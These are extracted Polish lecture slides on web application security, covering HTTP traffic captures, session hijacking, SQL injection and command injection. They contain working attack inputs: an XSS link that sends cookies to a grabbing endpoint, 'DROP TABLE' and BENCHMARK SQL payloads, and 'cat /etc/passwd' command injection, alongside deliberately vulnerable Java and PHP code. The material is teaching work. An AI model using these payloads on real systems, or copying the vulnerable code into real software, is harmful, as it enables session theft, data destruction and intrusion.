
Plan wykładu

- Wstęp
- Przydatne narzędzia testowe
- **Wprowadzenie do protokołu HTTP**
- Najczęstsze typy ataków na aplikacje sieciowe
- Katalogi znanych podatności

Protokół HTTP

- Tekstowy protokół typu request/response początkowo stosowany do prezentowania statycznych informacji, najczęściej opisanych za pomocą języka HTML
- Podstawowa metoda używana przez przeglądarkę – GET służy do pobrania pewnego zasobu z serwera HTTP/WWW

Protokół HTTP



The screenshot shows a 'Follow TCP Stream' window with the following content:

```
Stream Content
GET /logo.php HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:28.0) Gecko/20100101 Firefox/28.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: __ga=GA1.3.1593185271.1394190793;
__utma=17839160.1593185271.1394190793.1394630099.1397470308.2;
__utmz=17839160.1394630099.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)
Connection: keep-alive

HTTP/1.1 200 OK
Date: Wed, 23 Apr 2014 11:44:10 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u5
Content-Length: 4493
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/png


.PNG
.
...
IHDR.....w.....?.....TIDATX...M.....G.....3.1R.4.....!s.../I.^.....d.}
I.h...`3...\.F.....[b...PR.H..T..Z.y...-U=...-?
O...X...y...A.....C.....A.....P... (b...0.1.....E....."....C.*...L.>..n...-
V....b..U.$..yd#.TfJ..O..G*..@)..O..".....0...~6...(>1(...H.....@...!..'s
([...e.A.rF...D...T.f.(u...h..1(1F.%@h.....d1(>7.74../..TV.....
.w...&.EE...9=...X...Q..S...$...+..hP.....h.....?..1...(.x7..f.R.T..y.....Q...rnX
+.l...6.P...@u.....nmvv.ScV.....
...b.....L~rV...X...K...'..c+...b... (b.:u^.....H...h...YA..Z.%h.)?.[.....T.Nw.../
i..w...A...T4.5+...j.....p.....PW.%.....[-i.+...{.,q...*g.V.....Y.
.b..T.....h.....e.n.....2..Du?...v.}\+.9...-o.....H.....H.]

Find Save As Print Entire conversation (10433 bytes) [Dropdown] ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
```

Protokół HTTP

- Metoda POST umożliwia wysłania pewnych danych z formularza do „aplikacji” Webowej

```
<form method="POST" action="bookAdd3.html">  
  <table></table>  
  <br></br>  
  Post:  
  
  <br></br>  
  <textarea id="notify" class="rounded" name="post">  
  <br></br>  
  <input type="hidden" name="guestForm123"></input>  
  <input type="submit" value="Add"></input>  
  <input type="reset" value="Clear"></input>  
</form>
```




Author:

e-mail:

Post:

Protokół HTTP



```
Follow TCP Stream

Stream Content

POST /bookAdd3.html HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:28.0) Gecko/20100101 Firefox/28.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [REDACTED]/bookAdd3.html
Cookie: __ga=GA1.3.1593185271.1394190793;
__utma=17839160.1593185271.1394190793.1394630099.1397470308.2;
__utmz=17839160.1394630099.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 83

author=Krzysztof&email=kcabaj%40elka.pw.edu.pl&post=A+ma+kota+.+.+.&guestForm123=HTTP/1.1
200 OK
Date: Wed, 23 Apr 2014 11:54:10 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeezel4
Content-Length: 1848
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```


Plan wykładu


- Wstęp
- Przydatne narzędzia testowe
- Wprowadzenie do protokołu HTTP
- **Najczęstsze typy ataków na aplikacje sieciowe**
 - Ataki związane z sesją
 - Ataki wstrzyknięcia
 - Atak XSS
 - Atak CSRF
- Katalogi znanych podatności

Realizacje sesji

- Protokół HTTP jest bezstanowy, aplikacja musi sama zapewnić identyfikację sesji
- Rozpoznawanie sesji jest realizowane jako przesyłanie pewnej informacji identyfikującej danego klienta w każdym żądaniu
- Wykorzystywane metody zapewnienia sesji
 - Mechanizm Cookies
 - Doklejanie identyfikatora sesji do adresu (URL rewriting)
 - Ukryte pola w stronach
- Możemy to zrobić samemu, ale większość dojrzałych platform zarządza sesjami w sposób automatyczny.

Sesje

- ID sesji generowany jest przy pierwszym żądaniu od nowego klienta




- Klient dołącza otrzymane ID do każdego kolejnego żądania



Niebezpieczeństwa

- Najczęściej spotykane ataki na sesję polegają na jej przechwyceniu (ang. Session Hijacking), czyli poznaniu identyfikatora sesji
- Inna możliwość to atak wymuszający użycie identyfikatora sesji (ang. Session Fixation)
- Albo „zgadnięcia” numeru sesji – patrz ERES
- Wynikiem udanego przechwycenia sesji może być obejście procesu uwierzytelnienia oraz kontroli dostępu

Porwanie sesji - przykład



Sposób zdobycia identyfikatora sesji

- Warunkiem udanego ataku jest posiadanie identyfikatora sesji, można go zdobyć poprzez
 - próbę przewidzenia identyfikatora sesji
 - przechwycenie identyfikatora sesji: podsłuch, fizyczne wykradzenie ciasteczka zapisanego na dysku, za pomocą XSS i JavaScriptu
 - wymuszenie na użytkowniku zalogowania się przy wykorzystaniu sesji o znanym identyfikatorze

Atak – wersja 1, z fizycznym dostępem do maszyny

- Wchodzimy na stronę logowania do serwisu
- Za pomocą Java Skryptu (zaprezentowany na kolejnym slajdzie) poznajemy identyfikator aktualnej sesji (wykorzystanie ataku XSS)
- Inne rozwiązanie to wyłączenie ciasteczek, przeładowanie strony i spisanie identyfikatora z paska adresowego
- Zostawiamy włączoną przeglądarkę i oczekujemy aż użytkownik zaloguje się

Atak 2 – wersja zdalna

- Atak wykorzystujący zachowanie przeglądarki związane z utrzymywaniem Cookie
- W momencie kiedy użytkownik jest już zalogowany, trzeba spowodować aby wszedł na podany link znajdujący się na innej stronie WWW czy wysłany mailem
- `<a_href="http://XX.YY.ZZ.ZZ/Session/Login?user=%3Cscript%3ES%3Dnew+String()%3BS%3D%22http%3A%2F%2F127.0.0.1%2FSession%2FGrabCookie%3F%22%2Bdocument.cookie%3BXSS%3Dnew+Image()%3BXSS.src%3DS%3B%3C%2Fscript%3E&password=">Super link !!! `
- Lub wszedł na stronę gdzie powyższy link jest skojarzony ze źródłem rysunku, nic nie musi robić poza otwarciem strony !!!

Przeciwdziałanie

- Zmienić identyfikator po zmianie poziomu uprawnień np. po zalogowaniu (JEE tego nie przewiduje, można dodawać samemu dodatkowy, własny identyfikator, nie tworzyć sesji do momentu zalogowania (trudne w praktyce), lub skorzystać z rozwiązań np. Spring Security)


Dobre praktyki

- Wygaszanie sesji
 - Po wylogowaniu (zawsze udostępniać tą opcję)
 - A co jeśli użytkownik zamknie przeglądarkę lub przejdzie na inną stronę?
 - Po upływie czasu nieaktywności (sensownie krótkiego)
 - Uwaga na periodyczne odświeżanie stron
- Szyfrować ruch, zabezpieczać się przed podsłuchem

Ataki wstrzyknięcia

- Atak wstrzyknięcia to spowodowanie, że dane podane przez użytkownika wyłamują się z kontekstu danych i zostaną zinterpretowane jako kod, który zostanie wykonany bez kontroli autora aplikacji

Ataki wstrzyknięcia - przykład




```
String query;
```

```
query="SELECT * from users where  
name=";
```

```
query+=login;
```

```
Statement st = c.createStatement();
```

```
ResultSet res =  
st.executeQuery(query);
```



```
SELECT * from users where name=aaa or 1=1
```

Przykład SQL Injection

- Odpowiednia manipulacja zapytaniem może prowadzić do innych zagrożeń, niż tylko ujawnienie większej liczby danych
- Dowolnej modyfikacji bazy danych, jeśli atakujący wprowadzi tekst postaci


```
4; DROP TABLE users;
```

- Ataku DoS (odmowy usługi) na serwer baz danych



```
4; BENCHMARK(99999999,MD5(NOW()))
```

Blind SQL Injection

101 or 1=1







101 and 1=2



Timing attack

... IF (warunek,BENCHMARK(...),null) ...

warunek fałszywy



Nie tylko SQL Injection

- XSS (Cross Site Scripting)
- XPATH Injection
- JSON Injection
- HTTP Response Splitting
- ORM Injection
- Cmd Injection
- LDAP Injection ... i inne

Command Injection

- Aktualnie tego typu ataki są duży problem dla urządzeń wbudowanych oraz IoT



The screenshot shows a web browser window with a navigation bar containing links: Most Visited, Offensive Security, Kali Linux, Kali Docs, Exploit-DB, and Aircrack-ng. The main content area displays a welcome message in Polish: "Witamy w firmie Hackme !!!". Below this, a text prompt asks the user to provide their email address to receive training information. A text input field is provided for the email, and a button labeled "Dodaj" (Add) is located below the field.

Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

Witamy w firmie Hackme !!!

Jesli chcialbys otrzymywac aktualne informacje o szkoleniach podaj swój adres e-mail.

Twoj e-mail:

Realizacja w kodzie

- Realizacja w kodzie na przykładzie PHP ...

```
$cmd = „/bin/add-email.sh” . $_POST[„email”];  
echo exec($cmd);
```

- ... gdzie skrypt /bin/add-email.sh dodaje podany przez użytkownika adres do listy mailingowej

Command Injection

- A jaki będzie wynik dla takich danych podanych przez użytkownika . . .



The screenshot shows a web browser's address bar with several bookmarks: 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Exploit-DB', and 'Aircrack-ng'. Below the address bar, the page displays a greeting 'Witamy w firmie Hackme !!!'. A message follows: 'Jesli chcialbys otrzymywac aktualne informacje o szkoleniach podaj swoj adres e-mail.' Below this message is a form with the label 'Twój e-mail:' and a text input field containing the command 'aaa ; cat /etc/passwd'. A 'Dodaj' button is positioned below the input field.

Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

Witamy w firmie Hackme !!!

Jesli chcialbys otrzymywac aktualne informacje o szkoleniach podaj swoj adres e-mail.

Twój e-mail:

Command Injection

- ... Np. taki

